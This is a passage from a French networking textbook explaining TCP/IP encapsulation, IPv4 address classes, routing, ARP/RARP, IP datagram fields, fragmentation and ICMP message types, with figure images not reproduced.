Cette architecture et ces différents protocoles permettent de faire fonctionner un réseau local, comme par exemple un bus Ethernet reliant un ordinateur client A qui interroge un serveur FTP B. La figure 1.4 illustre le cas. Mais, ceci permet surtout de constituer un Internet, c'est-à-dire une interconnexion de réseaux éventuellement hétérogènes comme illustré figure 1.5. Ici les ordinateurs A et B sont des systèmes terminaux et le routeur est un système intermédiaire. Comme on peut le constater, la remise du datagramme nécessite l'utilisation de deux trames différentes, la trame du réseau Ethernet entre une machine A et le routeur, et celle du réseau *token-ring* entre le routeur et une machine B. Par opposition, le principe de structuration en couches indique que le paquet reçu par la couche transport de la machine B est identique à celui émis par la couche transport de la machine A.




Figure 1.4. *Communication entre deux machines du même réseau*




Figure 1.5. *Interconnexion de deux réseaux*

1.2.3. *Encapsulation*

Lorsqu'une application envoie des données à l'aide de TCP/IP, les données traversent chaque couche, de haut en bas, pour aboutir au support physique où elles sont alors émises sous forme de suites de bits. L'encapsulation illustrée dans la figure 1.6 consiste pour chaque couche à ajouter de l'information aux données en les commençant par des en-têtes, voire en ajoutant des informations de remorque. L'unité de données que TCP envoie à IP est appelée un *segment TCP*. L'unité de données que UDP envoie à IP est appelée un *datagramme UDP*. L'unité de données que IP envoie à l'interface réseau est appelée un datagramme IP. Ce flux de bits qui s'écoule le long du réseau est appelé une *trame*.

Les nombres au bas des en-têtes et des remorques de la trame Ethernet (figure 1.6) sont les tailles typiques des en-têtes en octets.

Ethernet se caractérise physiquement par des trames dont la taille varie entre 46 et 1 500 octets.




Figure 1.6. *Encapsulation des données par la pile des protocoles TCP/IP*

1.2.4. *Démultiplexage*

Lorsqu'une trame Ethernet est reçue sur la machine de destination, elle parcourt la pile de protocoles de bas en haut, et à chaque niveau, les en-têtes sont remplacés par la boîte de protocole appropriée. Chaque boîte de protocole se base sur certains identificateurs figurant dans son en-tête pour déterminer quelle boîte de la couche supérieure recevra les données. Ce processus est appelé *démultiplexage*. La figure 1.7 en montre le fonctionnement.




Figure 1.7. *Le démultiplexage d'une trame Ethernet reçue*

1.2.5. *L'adressage Internet*

Chaque ordinateur du réseau Internet dispose d'une unique adresse IP codée sur 32 bits. Autrement dit, chaque interface dispose d'une adresse IP particulière. En effet, un même routeur interconnectant 2 réseaux différents possède une adresse IP pour chaque interface de réseau. Une adresse IP est toujours représentée dans une notation décimale constituée de 4 nombres (1 par octet) compris entre 0 et 255 chacun et séparés d'un point. Une adresse IP est constituée d'une paire (identificateur de réseau, identificateur de machine) et appartient à une classe donnée (A, B, C, D ou E) selon la valeur de son premier octet, comme détaillé dans figure 1.8.




Figure 1.8. *Les classes des adresses IP*

1.2.5.1 *Adresses IP particulières*

Adresse de boucle locale

Toutes les adresses sont possibles, excepté l'adresse 127.X.Y.Z, appelée *local loopback* (adresse de boucle locale) qui est réservée à la vérification du bon fonctionnement de la carte réseau.

Adresse de diffusion (*broadcast*)

Dans le cas, d'ailleurs très fréquent, où l'on doit expédier un message à l'ensemble des machines d'un réseau on utilise une adresse de diffusion, appelée *broadcast*, où tous les bits correspondant à la partie machine sont mis à un. Pour éviter d'encombrer l'interconnexion de réseaux, cette diffusion ne peut en principe franchir un routeur.

1.2.5.2. *Les classes des adresses IP*

Les classes des adresses IP sont numérotées alphabétiquement de A à E.

Classe A

Dans cette classe d'adresse, le premier bit de l'octet 1 est à zéro. Le reste du premier octet donne l'identificateur de réseau, ce qui laisse 7 bits pour le coder. Les trois octets suivants donnent l'identificateur de la machine. Les adresses de classe A correspondent à un petit nombre de réseaux de très grande taille, puisque 24 bits sont disponibles pour adresser des machines.

Comme il ne faut pas utiliser d'identificateur (machine ou réseau) tout à zéro ou tout à un et que l'adresse réseau 127 ne doit pas être employée, nous disposons donc dans la classe A de $2^{(7)} – 2$ réseaux pouvant contenir $2^{(24)} – 2$ machines chacun.

Ainsi, les adresses valides de classe A vont de 1.0.0.1 à 126.255.255.254.

Classe B

Cette classe d'adresse est identifiable aux deux premiers bits de l'octet Un qui sont toujours 10. Les 16 premiers bits contiennent l'identificateur réseau et les deux derniers octets celui de la machine. Ainsi disposons-nous de 2^{14} réseaux de $2^{16} – 2$ machines chacun.

Les adresses valides de classe B vont ainsi de 128.0.0.1 à 191.255.255.254.

Classe C

Dans la classe C, les trois premiers bits sont toujours 110 et les trois premiers octets signifient le numéro de réseau. Seul le dernier octet identifie le numéro de machine. Cette classe peut être utilisée pour un grand nombre de réseaux de petites dimensions. Ainsi, disposons-nous de 2^{21} réseaux de $2^{8} – 2$ machines chacun.

Les adresses valides de classe C vont de 192.0.0.1 à 223.255.255.254.

Classe D

La classe D ne peut servir à identifier des machines. Elle est utilisée pour la diffusion d'un message à un groupe de machines. Les quatre premiers bits ont toujours la même valeur : 1 110. Elle est donc repérée par un premier octet allant de 224 à 239.

Classe E

Réservée pour un usage ultérieur, cette classe d'adresse ne peut être utilisée pour identifier des machines sur un réseau TCP/IP. Elle possède un premier octet supérieur ou égal à 240, les quatre premiers bits étant égaux à 1.

1.2.5.3. *Le NIC (*network information center*)*

Afin de garantir l'unicité de la partie réseau, seul un organisme central, le NIC, est habilité à délivrer les adresses IP utilisables sur l'Internet. Quand un organisme souhaite se connecter à l'Internet, il se voit attribuer un numéro de réseau et doit alors choisir lui-même ses numéros de machines.

Pour un fonctionnement autonome, par contre, l'organisme a toute la liberté de choisir son numéro de réseau comme bon lui semble.

1.2.6. *Principe de routage*

La couche réseau ou couche IP gère la circulation des datagrammes à travers le réseau en assurant leur routage ; sa charge est donc l'acheminement de ces datagrammes à la destination indiquée par l'adresse IP.

Il est donc nécessaire de comprendre, au préalable, le modèle sur lequel repose IP. IP suppose que tout système est rattaché à un réseau local. Et un système peut envoyer un datagramme à n'importe quel système de son propre réseau. Dans le cas d'Ethernet, il suffit d'envoyer le datagramme sur le câble après avoir trouvé l'adresse Ethernet de la machine destinataire. Lorsqu'il s'agit d'envoyer un datagramme sur un autre réseau, le problème du routage est résolu par les passerelles (*gateways*).

Une passerelle est un système qui connecte un réseau à un ou plusieurs autres réseaux ; c'est souvent un ordinateur ayant plusieurs interfaces réseau. Pour illustrer notre propos, prenons l'exemple d'une machine Unix avec deux interfaces Ethernet connectées aux réseaux 193.95.20 et 193.95.21 : elle peut donc servir de passerelle entre ces deux réseaux. Son logiciel doit être configuré de manière à pouvoir transférer les datagrammes d'un réseau à l'autre, c'est-à-dire, si une machine du réseau 193.95.20 envoie un datagramme à la passerelle pour une machine du réseau 193.95.21, cette passerelle devra transférer le datagramme sur le réseau 193.95.21. Dans la plupart des cas on utilise des passerelles spécialisées pour des raisons de performance et de fiabilité.

Le routage IP est entièrement basé sur le numéro de réseau et sur l'adresse de destination. Chaque ordinateur a une table de correspondance (table de routage) entre numéros de réseaux et adresses des passerelles permettant de les atteindre. Une passerelle n'a pas besoin d'être connectée directement au réseau qu'elle a à atteindre.

Un ordinateur qui veut émettre un datagramme commence par vérifier la présence, sur son propre réseau, de l'adresse de destination. Si l'adresse y est ; le datagramme est envoyé directement. Le cas échéant, il doit rechercher l'adresse d'une passerelle, pour atteindre cet autre réseau, dans sa table de routage. Cette table peut être assez grosse, l'Internet, par exemple, et est composée de plusieurs centaines de réseaux ; on doit donc développer plusieurs stratégies permettant de réduire la taille de cette table.

Une de ces stratégies repose sur les routes par défaut (*default routes*) ; il n'y a souvent qu'une seule passerelle permettant de sortir d'un réseau. On n'a donc pas besoin, dans ce cas, d'une entrée pour tous les réseaux du monde : il suffit de définir cette passerelle comme la route par défaut pour atteindre les réseaux extérieurs.

Quand on ne trouve pas de route spécifique pour un datagramme, celui-ci est envoyé à la passerelle par défaut. Dans le cas de plusieurs passerelles sur un réseau, on peut utiliser également une passerelle par défaut.

Type de routage

La mise à jour des tables de routage peut s'avérer lourde car elles doivent être cohérentes entre les différents routeurs et la topologie du réseau. Aussi existe-t-il deux types de routages : statique et dynamique.

Si les informations de routage sont entrées manuellement, à l'aide de commandes en ligne, c'est le *routage statique*, et ces informations ne sont pas propagées entre les routeurs.

Si par contre, les informations de routage sont propagées entre les routeurs à l'aide d'un protocole comme RIP ou OSPF, on parle de *routage dynamique.*

1.2.7. *Les protocoles ARP et RARP*

Le protocole IP, ainsi que ses adresses, peuvent être utilisés sur des architectures matérielles différentes (réseau Ethernet, *token-ring*, etc.) ayant chacune sa propre adresse physique. Il y a lieu d'établir des correspondances bi-univoques entre adresses IP et adresses matérielles des ordinateurs d'un réseau. Ceci est l'objet des protocoles ARP (*address resolution protocol*) et RARP (*reverse address resolution protocol*). ARP fournit une correspondance dynamique entre une adresse IP connue et l'adresse matérielle correspondante, RARP faisant l'inverse.

La technique utilisée par ARP consiste à :

– diffuser l'adresse IP sur le réseau physique ;

– identifier la machine d'adresse IP qui émet un message contenant son adresse physique ;

– identifier les machines non concernées qui ne répondent pas ;

– mettre à jour le cache (mémoire) pour ne pas effectuer de requête ARP à chaque émission.

Pour connaître l'adresse physique PB d'une machine B, à partir de son adresse IP, en l'occurrence IB, une machine A diffuse une requête ARP qui contient l'adresse IB vers toutes les machines ; la machine B répond avec un message ARP qui contient la paire d'information (IB, PB).

Le cache ARP (tableau de correspondance en mémoire)

Pour un fonctionnement efficace de l'ARP, le maintien d'un cache ARP sur chaque machine est essentiel. Ce cache maintient les correspondances entre les adresses IP et les adresses matérielles récemment utilisées. Le délai normal d'expiration d'une entrée dans le cache dépend du système d'exploitation.

La commande « ARP » permet d'examiner le contenu du cache ARP. L'option -a permet d'afficher toutes les entrées.

Les adresses physiques Ethernet de 48 bits (MAC : *media acesss control*) sont affichées sous la forme de six nombres hexadécimaux séparés par des « : ».

Dans ce qui suit, l'adresse matérielle cible correspond à l'adresse physique du système cible.

Format du paquet ARP

La figure 1.9 décrit le format d'une requête ARP ainsi qu'un paquet de réponses ARP, lorsque ARP est utilisé sur Ethernet pour traiter une adresse IP. ARP est un protocole suffisamment générique pour être utilisé sur d'autres types de réseaux et traiter des adresses autres que les adresses IP.

La requête ARP est véhiculée dans un message protocolaire lui-même encapsulé dans la trame de liaison de données.




Figure 1.9. *Format du paquet ARP*

Le champ « type de matériel » spécifie le type d'adresse matérielle. Sa valeur est égale à 1 pour Ethernet.

Le champ « type de protocole » spécifie le type d'adresse de protocole devant être translaté. Sa valeur est 0x0800 pour les adresses IP.

Les deux champs « longueur matériel » et « longueur protocole » indiquent les tailles en octets des adresses matérielles et des adresses de protocoles. Pour une requête ou une réponse ARP et pour une adresse IP sur un Ethernet, ils contiennent respectivement les valeurs 6 et 4.

Le champ « opération » indique si l'opération est une requête ARP (une valeur de 1), une réponse ARP (valeur 2), une requête RARP (valeur 3), ou une réponse RARP (valeur 4).

Les quatre champs suivants sont l'adresse matérielle de l'émetteur (une adresse Ethernet dans cet exemple), l'adresse de protocole de l'émetteur (une adresse IP), l'adresse matérielle cible, et l'adresse du protocole cible.

Pour une requête ARP, tous les champs sont renseignés sauf l'adresse matérielle cible. Lorsqu'un système reçoit une requête ARP qui lui est adressée, il remplit son adresse matérielle, permute les deux adresses de l'émetteur avec les deux adresses cibles, place la valeur 2 dans le champ « opération », puis envoie la réponse.

Proxy ARP


Proxy ARP permet à un routeur de gérer les requêtes ARP adressées aux machines d'un autre réseau. L'émetteur croit envoyer la requête ARP à la machine cible alors qu'il s'adresse en fait à un routeur qui fait le lien avec la véritable machine de destination située, elle-même, « de l'autre côté » du routeur. Le routeur, étant un simple filtre, agit alors comme un agent *proxy*. Il simule le comportement de la machine de destination, et lui relaie des paquets venant des autres machines.

ARP gratuit

Une autre caractéristique de ARP est sa capacité à détecter la configuration appelée « ARP gratuit ». Il intervient lorsqu'une machine envoie une requête ARP en cherchant sa propre adresse IP. Cela se passe généralement au démarrage de la machine, lors de la configuration de l'interface.

ARP gratuit procure deux fonctionnalités.

D'une part, il laisse à la machine la possibilité de déterminer si une autre machine est déjà configurée avec la même adresse IP. La machine émettrice du paquet ARP gratuit n'attend pas de réponse à cette requête (autrement dit, la réponse n'est pas bloquante). Mais si une réponse est reçue, un message d'erreur système est affiché sur la console. Il s'agit d'un avertissement émis à l'intention de l'administrateur du système, indiquant que l'un des systèmes est mal configuré. Par exemple, Windows XP affiche le message d'erreur suivant :



D'autre part, si la machine envoyant l'ARP gratuit vient juste de changer d'adresse matérielle, ce paquet provoque une mise à jour de l'entrée dans le cache ARP pour chaque machine (connectée sur le câble) dont l'entrée du cache pointe sur l'ancienne adresse matérielle. Si une machine reçoit une requête ARP pour une adresse IP qui est déjà dans le cache du récepteur, cette entrée dans le cache est mis à jour avec l'adresse matérielle de l'émetteur (c'est-à-dire son adresse Ethernet) contenue dans la requête ARP. Ce traitement est effectué systématiquement pour toutes les requêtes ARP reçues par la machine.

1.2.8. *Le protocole IP*

Le protocole IP assure un service non fiable de délivrance des datagrammes IP. Ce service est non fiable car il n'existe aucune garantie pour que les datagrammes IP arrivent à destination. Certains peuvent être perdus, dupliqués, retardés, altérés ou remis dans le désordre. Ni l'émetteur ni le récepteur ne sont informés directement par IP des problèmes rencontrés. Le mode de transmission est non connecté car IP traite chaque datagramme indépendamment de ceux qui le précèdent et le suivent. Ainsi, au moins deux datagrammes IP issus du même chemin et ayant la même destination peuvent ne pas suivre obligatoirement le même chemin.

Le protocole IP décrit trois normes importantes :

– une unité de données transférées dans les interconnexions IP. Elle décrit la structure exacte de toutes les données qui transitent sur une connexion TCP/IP ;

– une fonction de routage. Il s'agit là du choix du chemin d'acheminement ;

– un ensemble de règles concrétisant le concept de remise de paquets non fiables, le traitement des erreurs et la condition de destruction de paquets.

1.2.8.1. *Structure des datagrammes IP*

Un datagramme IP est constitué de deux parties : un en-tête et une partie données. La figure 1.10 détaille sa structure.




Figure 1.10. *Structure du datagramme IP*

Le champ « version » code sur 4 bits le numéro de version du protocole IP utilisé (la version courante est la 4, d'où son nom d'IPv4).Tout logiciel IP doit d'abord vérifier que le numéro de version du datagramme qu'il reçoit est en accord avec lui-même. Si ce n'est pas le cas le datagramme est tout simplement rejeté.

Le champ « longueur d'en-tête » (*header length*, HLEN) représente sur 4 bits et en nombre de mots de 32 bits, la longueur de l'en-tête du datagramme. Ce champ est nécessaire car un en-tête peut avoir une taille supérieure à 20 octets (taille de l'en-tête classique) pour permettre d'éventuelles options.

Le champ « type de services (*type of service*, TOS) » est codé sur 8 bits et indique la manière dont doit être géré le datagramme. Il se subdivise en cinq sous-champs comme suit.

Précédence	D	T	R	Inutilisé

Précédence (3 bits) : elle définit la priorité du datagramme ; en général ignorée par les machines et passerelles en cas de problème de congestion. Ce champ varie de

0 (priorité normale, valeur par défaut) à 7 (priorité maximale pour la supervision du réseau).

Bits D, T, R : ils indiquent le type d'acheminement désiré du datagramme et permettent à une passerelle de choisir entre plusieurs routes éventuelles : (D = délai court, T = débit élevé et R = demande de grande fiabilité).

Le champ « longueur totale » contient la taille totale en octets du datagramme. Mais comme ce champ est de 2 octets, la taille complète d'un datagramme ne peut excéder 65 535 octets. Utilisée avec la longueur de l'en-tête, elle permet de déterminer où commencent exactement les données transportées.

Les champs « identification », « drapeaux » et « *fragment offset* » interviennent dans le processus de fragmentation des datagrammes IP.

Le champ « durée de vie » (*time-to-live*, TTL) indique le nombre maximal de routeurs que le datagramme peut traverser. Cette durée est initialisée, par la station émettrice, à N (souvent 64 ou 128) et décrémentée de 1 par chaque routeur qui reçoit le datagramme. Lorsqu'un routeur reçoit un datagramme dont la durée de vie est nulle, il le détruit et envoie à l'expéditeur un message ICMP d'erreur.

Le champ « protocole » permet de coder le protocole le plus haut ayant servi à créer ce datagramme. Les valeurs codées sur 8 bits sont par exemple 1 pour ICMP, 6 pour TCP et 17 pour UDP. Ainsi, la station destinatrice qui reçoit un datagramme IP est en mesure de diriger les données vers le protocole adéquat.

Le champ « somme de contrôle d'en-tête » (*checksum*) est calculé à partir de l'en-tête du datagramme pour en assurer l'intégrité des données transportées. Ceci est assuré directement par les protocoles ICMP, TCP et UDP qui les émettent.

Les deux champs « adresses sources IP » et « adresse destination IP » contiennent sur 32 bits les adresses de la machine émettrice et destinataire finale du datagramme.

Le champ final, le champ « *options* », est une liste de longueur variable contenant des informations qui sont facultatives pour le datagramme. Les options actuellement définies sont les suivantes :

– sécurité et gestion de restrictions (pour les applications militaires, voir la référence dans la RFC 1108 pour les détails) ;

– enregistrement de la route (chaque routeur enregistre sa propre adresse IP) ;

– estampille horaire (*timestamp*) (chaque routeur enregistre sa propre adresse IP et le temps) ;

– routage peu strict de la source (en spécifiant une liste d'adresse IP que le datagramme doit atteindre) ;

– routage strict de la source (similaire au routage précédent, mais ici seules les adresses figurant dans la liste d'adresses peuvent traverser les routeurs).

Ces options sont rarement utilisées. Les adresses des champs *options* se terminent toujours sur des frontières de 32 bits. Des bits de bourrage de valeur 0 sont ajoutés si nécessaire. Ceci assure que l'en-tête IP est toujours un multiple de 32 bits (comme cela est requis pour le champ *longueur d'en-tête*).

1.2.8.2. *Fragmentation des datagrammes*

Chaque type de réseau physique autorise une certaine longueur de trame ; c'est le MTU (*maximum transport unit*). Ainsi, pour Ethernet, le MTU autorisé est 1 500 octets, contre 2 044 pour une trame *token-ring*.

Pour des raisons de performances, il est interdit de réduire la taille des datagrammes IP en fonction du plus petit dénominateur commun des différentes trames physiques existantes. Lors du passage sur des réseaux ayant un MTU plus faible, il faut donc procéder à la fragmentation du datagramme. La taille de chaque fragment est choisie pour pouvoir être encapsulée dans une seule trame de données.

Contrôle de la fragmentation du datagramme (figure 1.11) :

– le champ « identification » contient un entier unique identifiant le datagramme ;

– le champ « *fragment offset* » exprime en multiples de 8 octets l'*offset* de données par rapport au datagramme initial et commence à zéro ;

– le champ « drapeaux » (*flags*) est codé sur trois bits. Les deux bits de poids faible de ce champ servent à contrôler la fragmentation :

- si le bit MF (*may fragment*) est positionné à 1, ceci signifie que d'autres fragments vont suivre. S'il est positionné à 0, ceci signifie que le fragment courant est le dernier fragment du segment,

- si le bit DF (*don't fragment*) est positionné à 1, ceci signifie que le segment ne peut pas être fragmenté. S'il est positionné à 0, ceci signifie que le segment peut être fragmenté.




Figure 1.11. *Bits de contrôle de la fragmentation du datagramme IP*

1.2.9. *Le protocole ICMP*

Le protocole ICMP (*Internet control message protocol*) organise un échange d'informations permettant aux routeurs et aux machines d'envoyer des messages d'erreur et de commande à d'autres ordinateurs ou routeurs. Ce protocole est décrit dans la RFC n° 792. Bien qu'ICMP tourne au-dessus de IP, il est requis dans tous les routeurs. C'est pour cette raison qu'il est placé dans la couche IP. Le but d'ICMP n'est pas de fiabiliser le protocole IP, mais de fournir à la couche IP, ou à une couche supérieure de protocole (TCP ou UDP), le compte rendu d'une erreur détectée dans un routeur ou une machine.

Lors de son acheminement à l'intérieur d'un datagramme IP, comme illustré figure 1.12, un message ICMP est susceptible, lui aussi, de générer des erreurs de transmission. Dans ce cas, aucun message d'erreur ICMP ne sera généré suite à cette nouvelle erreur pour éviter la congestion des systèmes par une avalanche de messages d'erreurs.




Figure 1.12. *Encapsulation d'un message ICMP*

1.2.9.1. *Format des messages ICMP*

Le format des messages ICMP est composé de trois champs invariants :

Champ	**Longueur**	**Rôle**
Type	8 bits	Indique le type de message
Code	8 bits	Informations supplémentaires sur le type de message
Checksum	16 bits	Contrôle de l'intégrité du message

Le champ *type* peut recevoir 15 valeurs pour spécifier les différences de nature du message envoyé. Pour certains types, le champ code sert à préciser encore plus le contexte d'émission du message. Le *Checksum* est une somme de contrôle de tout le message ICMP. Le détail des différentes catégories de messages est donné dans les deux tableaux suivants :

N° type	Signification
0	Réponse d'écho
3	Destination inaccessible
4	Limitation de source (régulation du flux)
5	Changement de route
8	Demande d'écho
11	Expiration de délai
12	Problème de paramètre avec un datagramme
13	Demande d'estampille de temps
14	Réponse d'estampille de temps
15	Demande d'informations (périmé)
16	Réponse d'informations (périmé)
17	Demande de masque
18	Réponse de masque

Tableau 1.2. *Les valeurs du champ Type*

N° code	Signification
0	Réseau inaccessible
1	Machine inaccessible
2	Protocole inaccessible
3	Port inaccessible
4	Fragmentation requise et bit DF égal à 1
5	Echec de routage source
6	Réseau destination inconnue
7	Machine destination inconnue
8	Machine source isolée
9	Interdiction administrative de dialogue avec le réseau demandé
10	Interdiction administrative de dialogue avec la machine demandée
11	Réseau inaccessible pour le service demandé
12	Machine inaccessible pour le service demandé

Tableau 1.3. *Les valeurs du champ Code quand le champ type = 3*

Il existe deux types de messages ICMP, à savoir des messages de commandes et des messages d'erreur. Ces messages ICMP rendent compte d'erreurs et renvoient systématiquement les 64 premiers bits du datagramme fautif.

1.2.9.2. *Format des messages ICMP de commande*

